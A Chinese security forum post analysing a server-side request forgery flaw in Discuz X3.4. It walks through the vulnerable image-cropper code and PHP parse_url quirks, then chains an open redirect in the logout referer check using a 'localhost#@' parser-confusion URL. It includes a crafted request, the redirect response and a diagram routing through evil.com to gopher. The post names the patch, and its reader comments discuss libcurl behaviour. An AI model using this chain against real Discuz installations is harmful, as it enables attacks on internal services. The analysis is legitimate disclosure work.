Discuz x3.4前台SSRF

l3m0n / 2018-12-04 09:23:00 / 浏览数 4043 安全技术 漏洞分析 顶(0) 踩(0)

补丁: https://gitee.com/ComsenzDiscuz/DiscuzX/commit/41eb5bb0a3a716f84b0ce4e4feb41e6f25a980a3

可跨协议打
缺点: 由于payload构造中有第二次跳转，所以要求对方服务器的127.0.0.1:80也是dz
PHP版本: php ver > 5.3

触发漏洞点

漏洞点: source/module/misc/misc_imgcropper.php:55

```
$prefix = $_GET['picflag'] == 2 ? $_G['setting']['ftp']['attachurl'] : $_G['setting']['attachurl'];
   if(!$image->Thumb($prefix.$_GET['cutimg'], $cropfile, $picwidth, $picheight)) {
```

因为`$_G['setting']['ftp']['attachurl']`默认是`/`，传入Thumb中的`$prefix.$_GET['cutimg']`的后缀也可控

一路跟进，source/class/class_image.php:52 -> source/class/class_image.php:118

```
function init($method, $source, $target, $nosuffix = 0) {
       global $_G;

       $this->errorcode = 0;
       if(empty($source)) {
           return -2;
       }
       $parse = parse_url($source);
       if(isset($parse['host'])) {
           if(empty($target)) {
               return -2;
           }
           $data = dfsockopen($source);
           $this->tmpfile = $source = tempnam($_G['setting']['attachdir'].'./temp/', 'tmpimg_');
           if(!$data || $source === FALSE) {
               return -2;
           }
           file_put_contents($source, $data);
}
```

可以看到如果能够被`parse_url`函数解析出host即可进入`dfsockopen`里面进行curl请求
所以这个就是一个前缀限定为`/`，跟入`parse_url`函数底层会发现，它还支持这种作为url: `//www.baidu.com`

/php-5.4.45/ext/standard/url.c

```
179     } else if (e) { /* no scheme; starts with colon: look for port */
180             parse_port:
181             p = e + 1;
182             pp = p;
183
184             while (pp-p < 6 && isdigit(*pp)) {
185                     pp++;
186             }
187
188             if (pp - p > 0 && pp - p < 6 && (*pp == '/' || *pp == '\0')) {
189                     long port;
190                     memcpy(port_buf, p, (pp - p));
191                     port_buf[pp - p] = '\0';
192                     port = strtol(port_buf, NULL, 10);
193                     if (port > 0 && port <= 65535) {
194                             ret->port = (unsigned short) port;
195                     } else {
196                             STR_FREE(ret->scheme);
197                             efree(ret);
198                             return NULL;
199                     }
200             } else if (p == pp && *pp == '\0') {
201                     STR_FREE(ret->scheme);
202                     efree(ret);
203                     return NULL;
204             } else if (*s == '/' && *(s+1) == '/') { /* relative-scheme URL */
205                     s += 2;
206             } else {
207                     goto just_path;
208             }
209     } else if (*s == '/' && *(s+1) == '/') { /* relative-scheme URL */
210             s += 2;
211     } else {
212             just_path:
213             ue = s + length;
214             goto nohost;
215     }
```

继续跟入dz的dfsockopen函数
source/function/function_filesock.php:14

```
$matches = parse_url($url);
$scheme = $matches['scheme'];
$host = $matches['host'];
$path = $matches['path'] ? $matches['path'].($matches['query'] ? '?'.$matches['query'] : '') : '/';
...■■
curl_setopt($ch, CURLOPT_URL, $scheme.'://'.($ip ? $ip : $host).($port ? ':'.$port : '').$path);
...■■
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
...■■
```

由于协议是为null的，所以最后请求的url地址就是`http://://google.com/aaa`，也就是`http://127.0.0.1:80/google.com/aaa`

所以此处需要一个url跳转才能进行下一步的ssrf攻击，当然这也能够攻击本地，不过很鸡肋.


PHP版本问题

仔细研究`parse_url`处理无协议的url时候，`//www.baidu.com`在不同的php版本还有一些小差别
相对url是在php5.4才有进行处理

大致总结为
php5.4，能解析ok: `//www.baidu.com/../aaa`
php5.4后，需要加上端口号: `//www.baidu.com:80/../aaa`

本地url跳转构造

对于跳转的要求比较高，因为需要的是get型，、不登录、任意地址跳转
找了很久发现了一个很符合要求，logout的时候会获取referer，然后进入301跳转



其中跳转的地址referer会有验证，验证其是否和本身host匹配，也就是限制了你不能进行任意地址跳转

/source/function/function_core.php:1498

```
function dreferer($default = '') {
   global $_G;

   $default = empty($default) && $_ENV['curapp'] ? $_ENV['curapp'].'.php' : '';
   $_G['referer'] = !empty($_GET['referer']) ? $_GET['referer'] : $_SERVER['HTTP_REFERER'];
   $_G['referer'] = substr($_G['referer'], -1) == '?' ? substr($_G['referer'], 0, -1) : $_G['referer'];

   if(strpos($_G['referer'], 'member.php?mod=logging')) {
       $_G['referer'] = $default;
   }

   $reurl = parse_url($_G['referer']);

   if(!$reurl || (isset($reurl['scheme']) && !in_array(strtolower($reurl['scheme']), array('http', 'https')))) {
       $_G['referer'] = '';
   }

   if(!empty($reurl['host']) && !in_array($reurl['host'], array($_SERVER['HTTP_HOST'], 'www.'.$_SERVER['HTTP_HOST'])) && !in_a
       if(!in_array($reurl['host'], $_G['setting']['domain']['app']) && !isset($_G['setting']['domain']['list'][$reurl['host']
           $domainroot = substr($reurl['host'], strpos($reurl['host'], '.')+1);
           if(empty($_G['setting']['domain']['root']) || (is_array($_G['setting']['domain']['root']) && !in_array($domainroot,
               $_G['referer'] = $_G['setting']['domain']['defaultindex'] ? $_G['setting']['domain']['defaultindex'] : 'index.p
           }
       }
   } elseif(empty($reurl['host'])) {
       $_G['referer'] = $_G['siteurl'].'./'.$_G['referer'];
   }

   $_G['referer'] = durlencode($_G['referer']);
   return $_G['referer'];
}
```

因为跳转地址是否合法性的验证是通过parse_url解析出host，与$_SERVER['HTTP_HOST']进行判断。后面跳转后的地址是进入了curl中进行请求。所以这里牵涉到一个

当地址为下面链接时，parse_url解析出来为localhost，但是进入curl后便是www.baidu.com

```
http://localhost#@www.baidu.com/
```

所以最终跳转的链接如下

```
http://localhost/code-src/dz/Discuz_TC_BIG5/upload/member.php?mod=logging&action=logout&XDEBUG_SESSION_START=13904&referer=http
```

```
POST
/code-src/dz/Discuz_TC_BIG5/upload/member.php?mod=logging&action=logout&XDEBUG_SESSION_START=13904&referer=http://localhost%23%40www.baidu.com&quickforward=1 HTTP/1.1
Host: localhost
Content-Length: 2
```

```
HTTP/1.1 301 Moved Permanently
Date: Wed, 31 Oct 2018 15:48:32 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Set-Cookie: XDEBUG_SESSION=13904; expires=Wed, 31-Oct-2018 16:48:32 GMT; path=/
Set-Cookie: rRUu_2132_saltkey=Iw5D1Y1M; expires=Fri, 30-Nov-2018 15:48:32 GMT; path=/; httponly
Set-Cookie: rRUu_2132_lastvisit=1540997312; expires=Fri, 30-Nov-2018 15:48:32 GMT; path=/
Set-Cookie: rRUu_2132_sid=VrsnTZ; expires=Thu, 01-Nov-2018 15:48:32 GMT; path=/
Set-Cookie: rRUu_2132_lastact=1541000912%09member.php%09logging; expires=Thu, 01-Nov-2018 15:48:32 GMT; path=/
location: http://localhost#@www.baidu.com
Content-Length: 0
Content-Type: text/html; charset=utf-8
```

最后的利用


整个攻击流程如下:

```
      HTTP              HTTP 302 redirect      HTTP 302 redirect            gopher
+---------------+      +-----------------+     +-----------------+        +----------------+
|               |      |                 |     |                 |        |                |
| bbs.test.com +-----> | 127.0.0.1:80   +---> | evil.com       +------> | any address    |
|               |      |                 |     |                 |        |                |
+---------------+      +-----------------+     +-----------------+        +----------------+
```

php为5.4的时候，需要去掉www.baidu.com的端口号.

formhash可以从首页的html中获取，`home.php?mod=spacecp&ac=pm`

Finally Exploit:



点击收藏 | 0 关注 | 1

上一篇：[译]使用 COOP 绕过 CFI 保护 下一篇：中通分布式被动安全扫描实践

1. 3 条回复

r0****@163.com 2018-12-05 16:30:22


http://anonymou5.com

0 回复Ta

icematcha 2018-12-07 19:03:48

简单跟了下，发现有几个问题，测试了5.2-7.0直接的php版本，发现parse_url解析出来的host都是@后面的，也就是说要满足host和referer匹配，payload应该是：htt
跟师傅的相反，再利用libcurl和parse_url的解析差异性，让dz跳到baidu.com，这里跟了下发现也是跟libcurl版本有关的，发现libcurl
7.50.3之前的版本的解析结果跟parse_url的是一致的，跳到的是127.0.0.1，当时这也被当做一个漏洞报给了curl官方：https://curl.haxx.se/docs/CVE-2016-8624.html
，上面的payload我本地是能跳转到baidu的。其次就是curl对http://:/google.com/aaa
这种url的处理，我也测试了几个版本的url，发现挺多版本的不能正常解析，有的版本能解析到127.0.0.1，师傅curl的版本是？

0 回复Ta



erpang 2019-02-14 15:26:38

@icematcha https://www.cnblogs.com/iamstudy/articles/discuz_x34_ssrf_1.html

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板